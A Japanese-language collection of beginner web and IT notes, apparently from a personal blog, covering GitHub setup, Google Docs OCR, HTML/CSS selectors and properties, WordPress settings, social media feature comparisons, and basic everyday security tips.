
        GitHubに入り、名前とメールアドレスとパスワードを設定し、新規にアカウントを取得する

          無料で使うので「Create free account」を選択してクリックする

    github_2
    アカウント取得

    github_3
    入力画面

      (2)リポジトリを作成する
        上記アカウント登録からならそのまま続行する、新たに作業する場合にはGitHubに「sign in」する

        (2-1)リポジトリを新たに作成する場合

          リポジトリ名を付ける
          公開か非公開を選択する(無料で使うので公開を選択する)
          「Create repository」をクリックする
        (2-2)プロジェクトをフォークしリポジトリを作成する(コピーして名前を変える)場合

    github_4
    リポジトリ新規作成
  • GitHub

    GitとはLinuxカーネルのソースコードを管理するために開発された仕組みである
      システム(仕組み)は多くの開発場面で採用され、今日に至っている
      この仕組みをHub(車輪の中心)と見立てたことからGitHubと表現している
    GitHubとは
      GitHub.comにより提供されているホスティングサイト(バージョン管理システム)の呼称である
      Gitリポジトリを利用してプロジェクトやソースコードの管理システムをウェブサービスとして提供する
        プログラムコードだけでなく、普通の文書等でも変更した履歴を管理できる

      特徴は各ユーザのPCに完全な複製を取り込むことが上げられる
        「分散型」と称され、一旦全ての情報を取り込んでオフラインでプログラム開発を行う
          1.クローン
            リモートサーバ等にある中心リポジトリをローカルに複製する
          2.コミット
            ローカルでコンテンツの修正・追加・削除を行い、ローカルリポジトリに変更履歴を記録する
            必要に応じて過去の状態の閲覧や復元などを繰り返す
          3.プル
            中心リポジトリに加えられた他人による変更をローカルに反映させる
          4.マージ
            自分の変更内容と他人の変更内容を解決する
          5.プッシュ
            ローカルの変更内容を中心リポジトリに反映させる

  • 画像から文字を取り出す

    画像から文字を抜き出す(OCR処理)ことが目的だが
      さらに縦書き日本語を横書き日本語への変換を同時に行って欲しい
      無論、有料のソフトでなく無料で変換できることが条件で探してみた

    Googleドライブのドキュメント部分にOCR機能が有ることが分かった
      通常はWORD文書の保存、編集などにGoogleドキュメントを使うことが多い

      この中に、文書ファイルの代わりに画像ファイルをアップロードすると
        完全に自動で画像の中の文字をテキスト文書として抜き出してくれる

      (1)まず画像をGoogleドキュメントにアップロードする
        ・アップロード設定を忘れずに行うこと
          アップロードの際に以下のような確認メッセージが表示されるので必ずチエックを入れる
          「PDFや画像ファイルからテキストをGoogleドキュメントのドキュメントに変換する」

        ・画像ファイルの大きさは2M(メガ)を超えないこと
          超えるとエラーになってアップロードできない
          PDFファイルが2Mを超えている場合には下記の様なサービスを使ってファイルを分割する
            http://foxyutils.com/blog/archive/

      (2)Googleドキュメント内で画像ファイルを開く
        ・PDFの場合だと、元のPDFページの次に変換後の文字テキストページが表示される
          変換結果を比較検証しやすいようになっているのが特徴である
          コピーや貼り付けの作業が不要なのも特徴である

  • ホームページの機能と用語説明

    ホームページの機能と用語説明

    HTML ウェブページ内の各要素の意味や文書構造を定義する
    CSS ウェブページにスタイルを適用してHTMLを装飾する
     カスケーディング・スタイル・シート(Cascading Style Sheets)
    レスポンシブル ブラウザの横幅サイズを判断基準にしてCSSを切り替えて表示する
     パソコン(大型)とスマートホン(小型)でCSSを各々切り替える
    リキッドデザイン 各列を相対的な%で指定しウインドウ幅に合わせて表示させる
    サーバー サイトやアプリケーションをインターネット上に公開する
    レンタルサーバー 複数のユーザーが利用し、レンタル業者が運営・管理を行う
    ドメイン インターネット上で使用できる世界にひとつしかない名前です
     自由に設定できますが登録料と維持料が必要です
  • DOM

    DOMとは
      Document Object Model の略号で、 文書オブジェクトモデルと訳される
        HTML文書およびXML文書をアプリケーションから利用するためのAPIのこと
          インタフェースをとるために、文書の論理的構造と文書へのアクセス方法を標準化し定義している

        HTML文書およびXML文書の各要素にアクセスする仕組みのこと
          DOMを操作することによって、要素の値をダイレクトに操作できる

          例えば、”<p>”といった要素の場合
            HTML文書の変更でテキスト内容を変えたり
            CSS文書の変更でテキストの色を変えたりと自由にできます

  • ブログの機能と用語説明

    ブログの機能と用語説明

    ブログシステム ブログ記事の投稿、保管、閲覧等を可能とするサービスです
     無料のサービスと有料のサービスがあります
    ブログ 文字、画像、動画等々と制限無く、レイアウトも自由に投稿できます
    コメント ブログ記事にコメントを付けます
    トラックバック ブログ記事にリンクが張られたら、張ったブログ記事にリンクを張り返す
    テンプレート ブログ記事を表示するヒナ型です、自由に取り替えられます
    プラグイン 出来上がっている機能を部品(パーツ)として取り込めます
     時計、カレンダー、天気予報、ツイッター等々
  • フェイスブックの機能と用語説明

    フェイスブックの機能と用語説明

    個人ページ 個人的な友達との情報交換が主体となる
     ・本名でのみ登録可能(企業名や商品名、サービス名等はNG)
     ・個人(一人)で管理する
     ・友達申請が5千人まで可能
     ・他人の個人ページに「いいね!」や書き込みができる
     ・「いいね!」をしたfacebookページに書き込みができる
     ・改善ツール(アクセス数やいいねの数を調べる)は使えない
     ・ログインしている人のみがアクセス可能
     ・検索エンジンの対象とならない
    Facebookページ 不特定多数の方への広報が主体となる(商用目的での使用が可能)
     ・本名以外で登録可能(企業名や商品名、サービス名等もOK)
     ・管理者を設定し複数人で管理することができる
     ・友達申請はできない
     ・「いいね!」を押してくれた人を「ファン」と言う、ファンの数には制限無し
     ・投稿した内容はファンのニュースフィード(お知らせ欄)に表示される
     ・不特定多数の人がFBにログインなしで閲覧できる
     ・他人の個人ページに書き込みはできない
     ・投稿された書き込みに対して、返信コメントを書くことができる
     ・他の人のFacebookページに「いいね!」や書き込みができる
     ・facebookの広告が使える
     ・改善ツール(アクセス数やいいねの数を調べる)が使える
     ・検索エンジンの対象となる
    友達 友達申請とその承認のプロセスを経ることによって互いにコミュニケーションが可能になる
     最大5千人
    タイムライン 投稿された内容が時系列に表示される場所もしくは表示されること
    ノート 自由なデザインで投稿できる、URLが作成され外部へのリンクが可能となる
    いいね! 投稿に対して同意を表す
    コメント 投稿に対して文章でコメントする
    シェア 友達の投稿に自分のコメントを付けて紹介する
    公開範囲 投稿やプロフィールには公開範囲が設定できます
     ・公開       インターネット上の誰でも閲覧できます
     ・友達       友達までが閲覧できます
     ・友達の友達   友達の友達までが閲覧できます
     ・自分のみ    誰も閲覧できません
     ・カスタム     閲覧できる人を指定できます
    タグ 投稿した写真、記事、記事の文章に友達を関連つけ(タグ付け)します
      その投稿はタグ付けされた友達の公開範囲が追加適用されます
    グループ 参加したメンバーのみがメッセージや写真、動画、ドキュメントを投稿できる
     ・公開グループ    誰でも閲覧できる
     ・非公開グループ   グループに属するメンバーのみが閲覧できる
     ・秘密のグループ   グループの存在さへ秘密に出来る
    リスト 友達をグルーピングする(投稿記事が整理されて読みやすくなる)
  • ラインの機能と用語説明

    ラインの機能と用語説明

    ホーム フェイスブックやブログと同じ様に近況報告が行える
     コメント、写真、動画、現在地、音声などをアップできる
    タイムライン 近況報告が時系列に表示される
    スタンプ 無料や有料で提供される絵柄
     例えば、近況報告に「いいね」を表す絵柄(スタンプ)を付ける(押す)
     気に入った有料スタンプは即時購入できる
    グループ メンバー同志をグルーピングできる、最大100人
     固定的なグループと一時的なグループとが作成できる
    チャット(トーク) 雑談の様に短いメッセージをリアルタイムで互いに交換し合う
    ブロック メッセージを受け取りたくない相手をブロックできる
     相手には気付かれないが、メッセージは届かないので既読にはならない
  • ツイッターの機能と用語説明

    ツイッターの機能と用語説明

    ツイート 140文字までの範囲でつぶやく
    フォロー 相手のツイートを継続的に見る(フォロワーになると言う)
    リツイート 気に入ったツイートを自分のツイートとする
     自分のフォロワーに気に入ったツイートを知らせることができる
    お気に入り 興味があるツイートを保管する
    リスト ツイートしている人をグルーピンングする(ツイートが混じり合わなくなる)
     フォローしていない人でもリストに入れることが出来る
    返信 特定ツイートに対してリプライを返す
     自分のフォロワーに丸見えになる
    ダイレクトメッセージ 返信と同じだが、フォロワーには見えない
    ハッシュタグ 検索用のキーワードを設定する
     #を先頭に付けた文字列、前後に半角の空白をセットする
    ブロック フォローされたくない人を設定する
  • SNSの特徴

    ツイッター、ライン、フェイスブック、ブログ、ホームページについてまとめておきます

    各サービスの比較
      各サービスは日々進化しています、最新情報はご自身で調べ直してください

     ツイッター  ライン フェイスブック ブログ ホームページ
    費用 無料 無料 無料 無料(制約有り)
    有料(制約無し)
    無料(制約有り)
    有料(制約無し)
    始め方 即、開始できる 即、開始できる 即、開始できる 開設作業が必要 開設作業が必要
    情報交換 不特定多数への情報発信 少人数での会話 友達との会話 簡単な情報発信 丁寧な情報発信
    制限事項 140文字まで  1万文字(ほぼ制限無し)  制限無し 制限無し 制限無し
    主媒体 モバイル機器 モバイル機器  モバイル又はPC パソコン パソコン
    投稿 リアルタイム リアルタイム リアルタイム
    又は
    書き溜める
    書き溜める 書き溜める


    参考資料
      ツイッターの機能と用語説明
      ラインの機能と用語説明
      フェイスブックの機能と用語説明
      ブログの機能と用語説明
      ホームページの機能と用語説明

  • 投稿者の表示名を変更する

    通常、記事を表示すると最下段に
      カテゴリー、タグ、投稿日、投稿者の順に表示される

      投稿者名として、ともすればユーザIDを設定したくなる
        ユーザIDが外部に分かってしまうと
          セキュリティーの確保はパスワードだけとなる
          これでは、外部からアクセスされる可能性が高くなる
      投稿者名は無関係なモノを表示する様に設定する

      管理者画面 → プロフィール
        「ニックネーム」に適当な名前を設定する
          ユーザIDが類推できない様に設定する
        「表示名」を「ニックネーム」と同じにする

  • プロパティの並び

    CSS定義におけるプロパティーの並びをどうするかを決めておきます
      個人的な好みによる並び順に関するメモです、標準化等の提案をするものではありません

        position : relative ;
        display : block ;
        width : 50% ;
        height : 100px ;
        margin : 10px ;
        border : 0 ;
        padding : 10px ;
        color : #ffffff ;
        background : #000 ;

      marginとpaddingは省略せず、上・右・下・左と記述する

  • プロパティの種類

    CSSセレクタはスタイルを適用する対象を指定するものです、使用例を付けて説明します
      (1)border
        ・border-width … 線の太さ
        ・border-style … 線の種類
        ・border-color … 線の色

          組み合わせて使います
        ・border-top … 上のボーダー
        ・border-right … 右のボーダー
        ・border-bottom … 下のボーダー
        ・border-left … 左のボーダー

      (2)background
        ・background-color … 背景色
        ・background-image … 背景画像
        ・background-repeat … 背景画像の並べ方
          repeatで繰り返し、no-repeatで繰り返しなし、repeat-xで横方向、repeat-yで縦方向
        ・background-position … 背景画像の表示位置(水平方向、垂直方向の順で指定する)
        ・background-attachment … 背景画像のスクロール

      (3)font
        ・font-style … イタリック体と斜体の指定(初期値は標準)
        ・font-variant … スモールキャピタルを指定
        ・font-weight … フォントの太さ
        ・font-size … フォントサイズ
        ・line-height … 行の高さ
        ・font-family … フォントの種類

      (4)padding(CSSでのレイアウト作成を参照)
        ・padding-top … 上の内側の余白
        ・padding-right … 右の内側の余白
        ・padding-bottom … 下の内側の余白
        ・padding-left … 左の内側の余白

      (5)margin(CSSでのレイアウト作成を参照)
        ・margin-top … 上の外側の余白
        ・margin-right … 右の外側の余白
        ・margin-bottom … 下の外側の余白
        ・margin-left … 左の外側の余白

      (6)list-style
        ・list-style-type … マーカーの種類
        ・list-style-position … マーカーの表示位置
        ・list-style-image … マーカーを画像で表示

  • CSSセレクタの使い方

    CSSセレクタはスタイルを適用する対象を指定するものです、使用例を付けて説明します
      (1) *(アスタリスク)
         全ての要素にスタイルを適用する

          * {color:red;}
            全ての要素の色に赤色を適用する
          p * {color:red;}

            p(段落)として指定した要素全てに赤色を適用する

      (2) . (ピリオド)
        指定したクラス名の要素にスタイルを適用する

          .sample {font-size:18px; color:red;}
            class=”sample”で指定した要素にサイズと色を適用する
          p.sample {font-size:18px; color:red;}
            <p 
    class="sample"> にサイズと色を適用するが<div class="sample">には適用されない

      (3) # (シャープ)
        指定したid名の要素にスタイルを適用する
            idの場合は1つの要素にしか適用されない
            idの場合はjavascriptやページ間の移動の際によく使われる
          #sample {font-size:16px;}
            id=”sample”で指定した要素にサイズを適用する

      (4)   (スペース)
        子や孫の要素にスタイルを適用する
            セレクタを半角スペースで区切ると、ある要素の下の階層にある要素にスタイルを適用する
          p strong {font-size:16px;}
            pタグの中にあるstrong要素にサイズを適用する
          .mago strong {font-size:16px;}
            クラス名magoの中にあるstrong要素にサイズを適用する
          p.mago strong
            クラス名magoのp要素のなかにあるstrong要素にサイズを適用する

      (5) > (不等号)
        ある要素の直下の階層にある要素にスタイルを適用する
          div.sample > a {font-size:18px;}
            クラス名sampleの直下にあるa要素(リンク1)にのみサイズを適用する
              <div class="sample">
                            <a href="#">リンク1<a/>

                 <ul>
                   <li><a href="#">リンク2<a/></li>
                               </ul>
              <div>

      (6) + (プラス)
        隣接している要素にスタイルを適用する
          h4 + p {color:red; font-weight:bold;}

            h4の要素の隣にあるp(段落)のみに適用される
              <h4>H4要素</h4>

              <p>h4要素の隣です</p> ・・・・・ この要素にだけ赤色と太字を適用する
              <p>h4要素の隣の隣です</p>

      (7) ~ (~記号)
        後ろにある要素にスタイルを適用する
          h4 ~ p {color:red; font-weight:bold;}
          <p>h4要素の前</p>   ・・・・・ この要素には適用されない

            <h4>H4要素</h4>
          <p>h4要素の後</p>   ・・・・・ この要素に赤色と太字を適用する

          <p>h4要素の後</p>   ・・・・・ この要素に赤色と太字を適用する

  • CLASSとIDの使い方

    class属性とid属性を使い分けて要素を修飾します
      ・classの使い方

        htmlには <p class=“danraku“>見本</p> と記述する
        cssには .danraku { color: red; } と記述する

      ・idの使い方
        htmlには <p id=”danraku”>見本</p> と記述する
        cssには #danraku { color: red; } と記述する

      上記の例では、単にピリオド記号とシャープ記号を使い分けているだけに見える
        そして使用結果も同じ内容でなんら違いが現れてこない

    classとidの違いは各々が果たす役割の違いになって現れてくる
      ・class
        同じclass名を、1ページ中に何度でも使える
          例えば段落(p)や文字種類(h1、h2)に使用する、何度でもページ中に現れてくる

          何度でも現れるということは、サイト全体で文字の大きさなどが統一されることになる

      ・id
        同じid名は、1ページ中に1度しか使えない
          例えばheaderやsidebarやfooter等、ブックマーク(page-top)等、ページ中に1度しか現れない
          一度しか現れないということは、修正箇所を素早く見つけられることになる

  • サイドバーを変更する

    通常、記事を表示すると右側のサイドバーに便利なガイド類が表示される
      ただ乱雑に意味の無い並びで表示されるので、全て削除する

    ウィジェットを利用したり停止したりする
      管理者画面 → 外観 → ウィジェット
        ウィジェット(便利な機能の集合体)としてWPが既に用意した機能が並んでいる
        右側に並んでいる機能は現在有効化され稼動しているウィジェットです

        不要なウィジェットを真ん中のエリアにドラッグする、これでウィジェットは使えなくなる
        必要になれば、また右側に戻せばよい

  • ソフト(アプリ)の勘所

    注意すべき点
      ・パソコン
        OSや他のソフト
          更新(update)情報が発表されたら素早く対応する
            なるべく自動更新の手続きを行っておく

        セキュリティーソフト、ウィルス対策ソフト
          専門業者が扱っているソフトにしておく
            なるべく自動更新の手続きを行っておく

        XPパソコン
          2014年4月9日以降は使わない
            他のWindowsマシンにアップグレードさせて乗り換えるか
            Unixマシンに乗り換えるか

      ・スマートフォン/タブレット
        アプリ
          必要なアプリだけに絞ってダウンロードする
          公式のアプリ配布元からダウンロードする
          配布者(開発者)の情報を集めて自分で判断する
          セキリティーソフトを必ずインストールしておく
        紛失/盗難対策
          一定時間経過後に自動的にロックが掛かる様にしておく

  • ホームページ(ウェブサイト)の勘所

    注意すべき点
      ・ホームページ(ウェブサイト)
        全般
          有名企業や省庁のホームページでも絶対安全とは限らないと考えておく
            既にウィルス感染しサイトが汚染されている可能性がある

        会員制サービス
          無料だからと安易に登録しない
            自分で安心できるまで、周りの情報を集めてから判断する
          パスワードを使い回さない
            一つ盗まれると、次々に芋づる式に悪用される

        SNS、掲示板等への書き込み
          アドレス(リンク)のクリックは無闇に行わない
            投稿者の今までの行為を確認してからクリックでも遅くない
          個人情報は無闇に公開しない
            名前、住所、電話番号等など

  • 電子メールの勘所

    注意すべき点
      ・電子メール
        送り主(送信者)
          怪しい時には、送信者の名前とアドレスを納得するまで確認する
          知らない相手からの間違いメールには返事をしない

        内容(件名、本文)
          緊急のメールでも、内容を納得するまで吟味する
          本文のアドレス(リンク)のクリックは慎重に考えてからする

        添付ファイル
          添付ファイルは安易には開かない
            決して自動での開封は行わない
          知り合いから添付ファイルが送られてきた
            送信者が偽装されていることも考えて、思い当たることが無ければメールを破棄する
          セキュリティー業者が更新ファイルを送ってきたら
            業者が更新ファイルをメールで配布することはないのでメールを破棄する